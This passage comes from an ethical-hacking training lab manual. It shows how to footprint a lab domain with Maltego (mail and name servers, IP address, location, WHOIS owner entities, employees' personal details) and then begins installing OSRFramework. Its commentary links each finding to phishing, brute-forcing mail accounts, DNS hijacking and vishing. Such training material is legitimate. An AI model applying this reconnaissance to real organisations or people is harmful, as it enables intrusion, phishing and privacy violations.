35. Right-click the **certifiedhacker.com** entity and select **All Transforms → To DNS Name - MX (mail server)**.




Figure 9.2.28: Selecting To DNS Name - MX (mail server)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

36. This transform returns the mail server associated with the certifiedhacker.com domain, as shown in the following screenshot.




Figure 9.2.29: Mail Server Associated with the certifiedhacker.com

37. By identifying the mail exchanger server, attackers attempt to exploit the vulnerabilities in the server and, thereby, use it to perform malicious activities such as sending spam e-mails.

38. Select only the mail server by dragging and deleting it.




Figure 9.2.30: Deleting the Mail Server Entity

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.8

Identify the Name Server

39. Right-click the **certifiedhacker.com** entity and select **All Transforms → To DNS Name - NS (name server)**.




Figure 9.2.31: Selecting To DNS Name - NS (name server)

40. This returns the name servers associated with the domain, as shown in the following screenshot.




Figure 9.2.32: Name Server Associated with the Domain

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

41. By identifying the primary name server, an attacker can implement various techniques to exploit the server and thereby perform malicious activities such as DNS Hijacking and URL redirection.
42. Select both the domain and the name server by dragging and deleting them.




Figure 9.2.33: Delete Name Server and the Domain

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.9

Identify the IP Address

43. Right-click the entity and select **All Transforms → To IP Address [DNS]**.




Figure 9.2.34: Selecting To IP Address [DNS]

44. This displays the IP address of the website, as shown in the following screenshot.




Figure 9.2.35: IP address of the website

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

45. By obtaining the IP address of the website, an attacker can simulate various scanning techniques to find open ports and vulnerabilities and, thereby, attempt to intrude in the network and exploit them.

TASK 2.10

Identify the Geographical Location

46. Right-click the IP address entity and select **All Transforms → To location [city, country]**.




Figure 9.2.36: Selecting To location [city, country]

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

47. This transform identifies the geographical location of the IP address, as shown in the following screenshot.




Figure 9.2.37: Geographical Location where the IP Address is Located

48. By obtaining the information related to geographical location, attackers can perform social engineering attacks by making voice calls (vishing) to an individual in an attempt to leverage sensitive information.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

49. Now, right-click the **www.certifiedhacker.com** website entity and select **All Transforms → To Domains [DNS]**. The domains corresponding to the website display, as shown in the screenshot.



Figure 9.2.38: Domain Name Corresponding to the Website

TASK 2.11

Identify the Entities

50. Right-click the domain entity (**certifiedhacker.com**) and select **All Transform → To Entities from WHOIS [IBM Watson]**.




Figure 9.2.39: Selecting To Entities from whois [Alchemy]

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

51. This transform returns the entities pertaining to the owner of the domain, as shown in the following screenshot.




Figure 9.2.40: Entities Pertaining to the Owner of the Domain

52. By obtaining this information, you can exploit the servers displayed in the result or simulate a brute force attack or any other technique to hack into the admin mail account and send phishing emails to the contacts in that account.

TASK 2.12

Extract Other Information

53. Apart from the aforementioned methods, you can perform footprinting on the critical employee from the target organization to gather additional personal information such as email addresses, phone numbers, personal information, image, alias, phrase, etc.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

54. In the left-pane of the Maltego GUI, click the **Personal** node under **Entity Palette** to observe a list of entities such as **Email Address**, **Phone Numbers**, **Image**, **Alias**, **Phrase**, etc.




Figure 9.2.41: List of transforms to gather personal information

55. Apart from the transforms mentioned above, other transforms can track accounts and conversations of individuals who are registered on social networking sites such as Twitter. Extract all possible information.
56. By extracting all this information, you can simulate actions such as enumeration, web application hacking, social engineering, etc., which may allow you access to a system or network, gain credentials, etc.
57. This concludes the demonstration of footprinting a target using Maltego.
58. Close all open windows and document all the acquired information.

TASK 3 Footprinting a Target using OSRFramework

1. In the **Parrot Security** virtual machine, click the **MATE Terminal** icon at the top-left corner of the **Desktop** window to open a **Parrot Terminal** window.
2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

4. Now, type **cd** and press **Enter** to jump to the root directory.

TASK 3.1

Install OSRFramework

5. In the **Parrot Terminal** window, type **git clone https://github.com/i3visio/osrframework** and press **Enter**.

